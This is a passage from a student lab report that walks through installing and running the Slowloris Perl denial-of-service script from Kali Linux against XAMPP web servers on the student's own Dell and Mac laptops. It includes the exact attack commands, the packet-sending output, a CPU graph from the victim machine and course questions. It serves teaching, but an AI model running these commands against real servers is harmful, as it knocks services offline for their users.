


FIGURE 45 - PUT THE FILE ON THE DESKTOP

```
(kali㉿kali)-[~/Desktop] Files
$ sudo apt-get install perl-doc
```

FIGURE 46 - TYPE THE COMMAND TO INSTALL PERL-DOC

```
(kali㉿kali)-[~/Desktop]
$ sudo apt-get install libhtml-parser-perl libio-socket-ssl-perl
```

FIGURE 47 - TYPE THE COMMAND TO INSTALL LIBRARIES SLOWLORIS REQUIRES

DATE
02/11/2013

AUTHOR
Laera Loris llaera@outlook.com

ABSTRACT
Slowloris both helps identify the timeout windows of a HTTP server or Proxy server, can bypass httpready protection and ultimately performs a fairly low bandwidth denial of service. It has the added benefit of allowing the server to come back at any time (once the program is killed), and not spamming the logs excessively. It also keeps the load nice and low on the target server, so other vital processes don't die unexpectedly, or cause alarm to anyone who is logged into the server for other reasons.

AFFECTS
Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, others ... ?

NOT AFFECTED
IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid, others ... ?

FIGURE 48 - SCAN THROUGH IT THEN QUIT PERLDOC

```
(kali㉿kali)-[~/Desktop]
$ sudo perl slowloris.pl -dns XXXXXXXXXX -port 80 -test
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
This test could take up to 14.36666666666667 minutes.
Connection successful, now comes the waiting game...
Trying a 2 second delay:
    Worked.
Trying a 30 second delay:
```

FIGURE 49 - TYPE THE COMMAND WITH IP ADDRESS OF DELL LAPTOP TO TEST

```
(kali㉿kali)-[~/Desktop]
$ sudo perl slowloris.pl -dns -port 80 -test
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
This test could take up to 14.36666666666667 minutes.
Connection successful, now comes the waiting game...
Trying a 2 second delay:
    Worked.
Trying a 30 second delay:
    Worked.
Trying a 90 second delay:
    Worked.
Trying a 240 second delay:
    Worked.
Trying a 500 second delay:

```

FIGURE 50 - 500 SECOND DELAY FAILED, ONLY 240 SECOND DELAY WORKED!

```
(kali㉿kali)-[~/Desktop]
$ sudo perl slowloris.pl -dns -port 80 -timeout 240 -num 500 -tcp to 5
```

FIGURE 51 - TYPING THE COMMAND TO ATTACK THE DELL'S IP ADDRESS! (WEB SERVER)

```
        Sending data.  
Current stats: Slowloris has now sent 1328 packets successfully.  
This thread now sleeping for 30 seconds ...  
  
        Sending data.  
Current stats: Slowloris has now sent 1466 packets successfully.  
This thread now sleeping for 30 seconds ...  
  
        Sending data.  
Current stats: Slowloris has now sent 1720 packets successfully.  
This thread now sleeping for 30 seconds ...  
  
        Sending data.  
Current stats: Slowloris has now sent 1799 packets successfully.  
This thread now sleeping for 30 seconds ...  
  
        Sending data.  
Current stats: Slowloris has now sent 1975 packets successfully.  
This thread now sleeping for 30 seconds ...  
  
        Sending data.  
Current stats: Slowloris has now sent 2028 packets successfully.  
This thread now sleeping for 30 seconds ...
```

FIGURE 52 - ATTACKING!




FIGURE 53 - THE DELL LAPTOP'S WEB SERVER WENT DOWN AND SLOW!

```
└─(kali㉿kali)-[~/Desktop]
$ sudo perl slowloris.pl -dns -port 80 -timeout 90 -num 500 -tcp to 5
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Value "to" invalid for option tcpto (number expected)
Defaulting to a 5 second tcp connection timeout.
Multithreading enabled.
Connecting to 10.1.40.157:80 every 90 seconds with 500 sockets:
```

FIGURE 54 - TYPING THE COMMAND TO ATTACK MAC'S IP ADDRESS (WEB SERVER) WITH 90 SECONDS!

```
Sending data.
Current stats: Slowloris has now sent 1328 packets successfully.
This thread now sleeping for 30 seconds ...

Sending data.
Current stats: Slowloris has now sent 1466 packets successfully.
This thread now sleeping for 30 seconds ...

Sending data.
Current stats: Slowloris has now sent 1720 packets successfully.
This thread now sleeping for 30 seconds ...

Sending data.
Current stats: Slowloris has now sent 1799 packets successfully.
This thread now sleeping for 30 seconds ...

Sending data.
Current stats: Slowloris has now sent 1975 packets successfully.
This thread now sleeping for 30 seconds ...

Sending data.
Current stats: Slowloris has now sent 2028 packets successfully.
This thread now sleeping for 30 seconds ...
```

FIGURE 55 - ATTACKING!




FIGURE 56 - IT WON'T GO DOWN! MAC'S WEB SERVER IS STILL HERE AND ALL GOOD.



FIGURE 57 - ATTACKING WITH DELL'S IP ADDRESS TO ATTACK THE WEB SERVER WITH %50 LOWER NUMBER!

```
Sending data.  
Current stats: Slowloris has now sent 1996 packets successfully.  
This thread now sleeping for 120 seconds ...  
  
Current stats: Slowloris has now sent 2026 packets successfully.  
This thread now sleeping for 120 seconds ...  
  
Current stats: Slowloris has now sent 2046 packets successfully.  
This thread now sleeping for 120 seconds ...
```

FIGURE 58 - ATTACKING!




FIGURE 59 - THE DELL LAPTOP'S WEB SERVER WENT DOWN BUT SLOWLY!

```
(kali㉿kali)-[~/Desktop]
$ sudo perl slowloris.pl -dns X -port 80 -timeout 120 -num 500 -tcp to 5
```

A terminal window from Kali Linux. The command entered is 'sudo perl slowloris.pl -dns ~~X~~ -port 80 -timeout 120 -num 500 -tcp to 5'. The '~~X~~' character is present in the DNS field of the command.

FIGURE 60 - ATTACKING WITH MAC'S IP ADDRESS TO MAC'S WEB SERVER!

```
Sending data.
Current stats: Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds ...

Current stats: Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds ...

    Sending data.
Current stats: Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds ...

Current stats: Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds ...

Current stats: Slowloris has now sent 0 packets successfully.
This thread now sleeping for 120 seconds ...
```

The terminal window displays the output of the 'slowloris.pl' script. It shows five separate instances of the message 'Current stats: Slowloris has now sent 0 packets successfully.' followed by 'This thread now sleeping for 120 seconds ...'. Each instance is preceded by either 'Sending data.' or 'Current stats:'.

FIGURE 61 - ATTACKING FAILED!





FIGURE 62 - WHILE ATTACKING DELL'S WEB SERVER WITH IP ADDRESS, CHECK THE TASK MANAGER ON DELL LAPTOP (VICTIM)

CPU

11th Gen Intel(R) Core(TM) i5-1145G7 @ 2.60GHz

% Utilization

100%



60 seconds

0

Utilization

19%

Processes

225

Up time

0:22:20:47

Speed

2.58 GHz

Threads

2997

Handles

101084

Base speed:

1.50 GHz

Sockets:

1

Cores:

4

Logical processors:

8

Virtualization:

Enabled

L1 cache:

320 KB

L2 cache:

5.0 MB

L3 cache:

8.0 MB

FIGURE 63 - OVERLOAD DATA!

QUESTIONS AND ANSWERS

- What kind of animal is a slowloris? Include a picture in your report.
 - None.
- If you change the timeout value to a 50% lower number, what happens?
 - Not much change.
- Between the Mac Web Server and the Window Web Server, which of the two handled the DoS attack better?
 - Mac Web Server. It defended the DOS better.
- On one of the web servers, update XAMPP to the latest version and run the Slowloris attack again. What XAMPP version did you download, and did Apache handle the DoS attack better than the old version of XAMPP?
 - Not much, since I downloaded the latest version of XAMP.

OBSERVATIONS

Easy to understand how the DOS works, but also, I had a bit of struggle to understand the navigation of XAMPP files. It took a while to find those!